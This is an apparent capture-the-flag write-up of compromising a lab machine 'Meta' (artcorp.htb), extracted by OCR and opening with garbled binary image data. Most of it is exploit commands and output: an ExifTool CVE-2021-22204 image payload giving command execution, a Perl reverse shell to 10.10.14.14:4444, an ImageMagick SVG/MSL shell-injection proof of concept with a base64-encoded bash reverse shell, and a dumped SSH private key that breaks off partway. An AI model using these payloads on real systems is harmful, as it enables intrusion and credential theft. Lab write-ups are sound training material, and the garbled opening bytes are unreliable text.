7%%7777777777777777777777777777777777777777777777777ÿÀí"ÿÄÿÄ;!1AQaq"¡2#B±Ñð3RÁáñC$crÿÄÿÄ*!1A
Q2"¡3CRaqÿÚ?5Úæ«&'·OzFP5@Îà¢=&©IÇq@qMZÞÂ-Øü-³yÿU^èTàþ¾tÌ®BjBG+Èô£²çÒ¢7ÀïÈ
¡_ìÖäþoâ'¿¯½ Î@ÊùV$ã ÷À¡gB÷©*
s^=G´ðÛÆÎÔQ¨ÎÀ7õ-xbFNGÚ¶¨\á@ÈóiíXÔEopsä`úÑã¶+Z|¨iPG¿z¡9>u(ÐF[Qxö`íÚ±W<p9£øEpT^çËÞ¤Ø};VO8"G8f
öõ©4-*øß¿ÄGaôþ*'NÇ'ÜÑ
[illegible]
```

```
HTTP/1.1 200 OK
Date: Tue, 10 Sep 2024 13:21:34 GMT
Server: Apache
Vary: Accept-Encoding
Content-Length: 2402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
    <meta name="description" content="" />
    <meta name="author" content="" />
    <title>
      MetaView
    </title>
    <link href="css/bootstrap.min.css" rel="stylesheet" />
    <link href="css/styles.css" rel="stylesheet" />
  </head>

  <body>
    <div id="main_container" class="container h-100 d-flex">
      <div class="jumbotron my-auto">
        <h2>
          MetaView
        </h2>
        <p>
          Upload your image to display related metadata.
        </p>
        <form action="index.php" method="post" enctype="multipart/form-data">
          <div class="input-group">
            <div class="custom-file">
              <input type="file" name="imageUpload" id="imageUpload" class="custom-file-input
              "onchange="this.nextElementSibling.innerText = this.files[0].name">
              <label class="custom-file-label" for="imageUpload">
                Choose file..
              </label>
```

3) Checked connectivity



vigneswar@VigneswarPC: ~/t
MetaView - Chromium
MetaView
Not secure
dev01.artcorp.htb/metaview/index.php

```
┌──(vigneswar㉿VigneswarPC)-[~/temp/exploit-CVE-2021-22204]
└─$ python3 exploit-CVE-2021-22204.py -c "ping 10.10.14.14 -c 3" -i ~/test.j
pg

UNICORD: Exploit for CVE-2021-22204 (ExifTool) - Arbitrary Code Execution
PAYLOAD: (metadata "\c${system('ping 10.10.14.14 -c 3')};")
DEPENDS: Dependencies for exploit are met!
PREPARE: Payload written to file!
PREPARE: Payload file compressed!
PREPARE: DjVu file created!
cp: warning: behavior of -n is non-portable and may change in future; use --
update=none instead
PREPARE: JPEG image created/processed!
PREPARE: Exiftool config written to file!
EXPLOIT: Payload injected into image!
CLEANUP: Old file artifacts deleted!
SUCCESS: Exploit image written to "image.jpg"

┌──(vigneswar㉿VigneswarPC)-[~/temp/exploit-CVE-2021-22204]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
18:57:56.795097 IP artcorp.htb > 10.10.14.14: ICMP echo request, id 1345, se
q 1, length 64
18:57:56.797510 IP 10.10.14.14 > artcorp.htb: ICMP echo reply, id 1345, seq
1, length 64
18:57:57.795901 IP artcorp.htb > 10.10.14.14: ICMP echo request, id 1345, se
q 2, length 64
18:57:57.795917 IP 10.10.14.14 > artcorp.htb: ICMP echo reply, id 1345, seq
2, length 64
18:57:58.797222 IP artcorp.htb > 10.10.14.14: ICMP echo request, id 1345, se
q 3, length 64
18:57:58.797245 IP 10.10.14.14 > artcorp.htb: ICMP echo reply, id 1345, seq
3, length 64
```


MetaView

Upload your image to display related metadata.

Choose file.. | Browse | Upload

```
PING 10.10.14.14 (10.10.14.14) 56(84) bytes of data.
64 bytes from 10.10.14.14: icmp_seq=1 ttl=63 time=172 m
64 bytes from 10.10.14.14: icmp_seq=2 ttl=63 time=190 m
64 bytes from 10.10.14.14: icmp_seq=3 ttl=63 time=170 m

--- 10.10.14.14 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time
rtt min/avg/max/mdev = 170.247/177.429/189.658/8.697 ms
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
```

4) We can see the output of command



```
┌──(vigneswar㉿VigneswarPC)-[~/temp/exploit-CVE-2021-22204]
└─$ python3 exploit-CVE-2021-22204.py -c "ls" -i ~/test.jpg

        _ __,~~~/_        __  ___  _______________  ___  ___
    ,~~`( )_( )-\|       / / / / |/ /  _/ ___/ __ \/ _ \/ _ \
        |/|  `--.       / /_/ /    // // /__/ /_/ / , _/ // /
_V__v___!_!__!_____V____\____/_/|_/___/\___/\____/_/|_/____/....

UNICORD: Exploit for CVE-2021-22204 (ExifTool) - Arbitrary Code Execution
PAYLOAD: (metadata "\c${system('ls')};")
DEPENDS: Dependencies for exploit are met!
PREPARE: Payload written to file!
PREPARE: Payload file compressed!
PREPARE: DjVu file created!
cp: warning: behavior of -n is non-portable and may change in future; use --
update=none instead
PREPARE: JPEG image created/processed!
PREPARE: Exiftool config written to file!
EXPLOIT: Payload injected into image!
CLEANUP: Old file artifacts deleted!
SUCCESS: Exploit image written to "image.jpg"

┌──(vigneswar㉿VigneswarPC)-[~/temp/exploit-CVE-2021-22204]
└─$ 
```

vigneswar@VigneswarPC: ~/t
MetaView - Chromium
MetaView
Not secure
dev01.artcorp.htb/metaview/index.php

MetaView


Upload your image to display related metadata.

Choose file.. | Browse | Upload

```
assets
composer.json
css
index.php
lib
uploads
vendor
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
```

Exploitation

1) Got reverse shell



```
┌──(vigneswar㉿VigneswarPC)-[~/temp/exploit-CVE-2021-22204]
└─$ python3 exploit-CVE-2021-22204.py -s 10.10.14.14 4444

        _ __,~~~/_        __  ___  _______________  ___  ___
    ,~~`( )_( )-\|       / / / / |/ /  _/ ___/ __ \/ _ \/ _ \
        |/|  `--.       / /_/ /    // // /__/ /_/ / , _/ // /
_V__v___!_!__!_____V____\____/_/|_/___/\___/\____/_/|_/____/....

UNICORD: Exploit for CVE-2021-22204 (ExifTool) - Arbitrary Code Execution
PAYLOAD: (metadata "\c${use Socket;socket(S,PF_INET,SOCK_STREAM,getprotobyna
me('tcp'));if(connect(S,sockaddr_in(4444,inet_aton('10.10.14.14')))){open(ST
DIN,'>&S');open(STDOUT,'>&S');open(STDERR,'>&S');exec('/bin/sh -i');};};")
DEPENDS: Dependencies for exploit are met!
PREPARE: Payload written to file!
PREPARE: Payload file compressed!
PREPARE: DjVu file created!
PREPARE: JPEG image created/processed!
PREPARE: Exiftool config written to file!
EXPLOIT: Payload injected into image!
CLEANUP: Old file artifacts deleted!
SUCCESS: Exploit image written to "image.jpg"

┌──(vigneswar㉿VigneswarPC)-[~/temp/exploit-CVE-2021-22204]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.140] 54214
/bin/sh: 0: can't access tty; job control turned off
$ 
```

vigneswar@VigneswarPC: ~/t
MetaView - Chromium
MetaView
Not secure
dev01.artcorp.htb/metaview/index.php


MetaView

Upload your image to display related metadata.

image.jpg | Browse | Upload


```
total 32
drwxr-xr-x 4 thomas thomas 4096 Jan 17  2022 .
drwxr-xr-x 3 root   root   4096 Aug 29  2021 ..
lrwxrwxrwx 1 root   root      9 Aug 29  2021 .bash_hist
-rw-r--r-- 1 thomas thomas  220 Aug 29  2021 .bash_logo
-rw-r--r-- 1 thomas thomas 3526 Aug 29  2021 .bashrc
drwxr-xr-x 3 thomas thomas 4096 Aug 30  2021 .config
-rw-r--r-- 1 thomas thomas  807 Aug 29  2021 .profile
drwx------ 2 thomas thomas 4096 Jan  4  2022 .ssh
-rw-r----- 1 root   thomas   33 Sep 10 08:57 user.txt
File Type                       : JPEG
```

2) Found a cron job



```
2024/09/10 09:44:01 CMD: UID=1000  PID=1672   | /usr/sbin/CRON -f
2024/09/10 09:44:01 CMD: UID=0     PID=1673   | /usr/sbin/CRON -f
2024/09/10 09:44:01 CMD: UID=0     PID=1674   | /bin/sh -c rm /tmp/*
2024/09/10 09:44:01 CMD: UID=1000  PID=1675   | /bin/sh -c /usr/local/bin/convert_images.sh
2024/09/10 09:44:01 CMD: UID=0     PID=1676   |
2024/09/10 09:44:01 CMD: UID=1000  PID=1678   | /usr/local/bin/mogrify -format png *.*
2024/09/10 09:44:01 CMD: UID=1000  PID=1679   | /bin/bash /usr/local/bin/convert_images.sh
2024/09/10 09:44:07 CMD: UID=0     PID=1680   |
```


3) Checked the binary



```
www-data@meta:/tmp$ mogrify -version
Version: ImageMagick 7.0.10-36 Q16 x86_64 2021-08-29 https://imagemagick.org
Copyright: © 1999-2020 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): fontconfig freetype jng jpeg png x xml zlib
www-data@meta:/tmp$ |
```

4) Found a cve
https://www.cybersecurity-help.cz/vdb/SB2020121303
https://insert-script.blogspot.com/2020/11/imagemagick-shell-injection-via-pdf.html


```
<image authenticate='ff" `cp bash /tmp && chmod +x /tmp/bash`;"'>
  <read filename="pdf:/etc/passwd"/>
  <get width="base-width" height="base-height" />
  <resize geometry="400x400" />
  <write filename="test.png" />
  <svg width="700" height="700" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">
  <image xlink:href="msl:poc.svg" height="100" width="100"/>
  </svg>
</image>
```



```
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ mogrify -format png *.*
sh: 1: : Permission denied
mogrify: MagickCore/image.c:1168: DestroyImage: Assertion `image != (Image *) NULL' failed.
Aborted
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ ls
0wned  poc.svg
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ |
```

5) Got rev shell as thomas


```
<image authenticate='ff" `echo "L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjE0LzQ0NDQgMD4mMQ==" | base64 -d | bash`;"'>
  <read filename="pdf:/etc/passwd"/>
  <get width="base-width" height="base-height" />
  <resize geometry="400x400" />
  <write filename="test.png" />
  <svg width="700" height="700" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">
  <image xlink:href="msl:poc.svg" height="100" width="100"/>
  </svg>
</image>
```




```
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ ls
poc.svg
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$
```

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.140] 54228
bash: cannot set terminal process group (3329): Inappropriate ioctl for devi
ce
bash: no job control in this shell
thomas@meta:/var/www/dev01.artcorp.htb/convert_images$ 
```

6) Got ssh key




```
thomas@meta:/var/www/dev01.artcorp.htb/convert_images$ cat ~/.ssh/id_rsa
cat ~/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAt9IoI5gHtz8omhsaZ9Gy+wXyNZPp5jJZvbOJ946OI4g2kRRDHDm5
x7up3z5s/H/yujgjgroOOHh9zBBuiZ1Jn1jlveRM7H1VLbtY8k/rN9PFe/MkRsYdH45IvV
qMgzqmJPFAdxmkD9WRnVP9OqEF0ZEYwTFuFPUlNq5hSbNRucwXEXbW0Wk7xdXwe3OJk8hu
ajeY80riz0S8+A+OywcXZg0HVFVli4/fAvS9Im4VCRmEfA7jwCuh6tl5JMxfi30uzzvke0
yvS1h9asqvkfY5+FX4D9BResbt9AXqm47ajWePksWBoUwhhENLN/1pOgQanK2BR/SC+YkP
nXRkOavHBxHccusftItOQuS0AEza8nfE5ioJmX5O9+fv8ChmnapyryKKn4QR4MAqqTqNIb
7xOWTT7Qmv3vw8TDZYz2dnlAOCc+ONWh8JJZHO9i8BXyHNwAH9qyESB7NlX2zJaAbIZgQs
Xkd7NTUnjOQosPTIDFSPD2EKLt2B1v3D/2DMqtsnAAAFgOcGpkXnBqZFAAAAB3NzaC1yc2
EAAAGBALfSKCOYB7c/KJobGmfRsvsF8jWT6eYyWb2zifeOjiOINpEUQxw5uce7qd8+bPx/
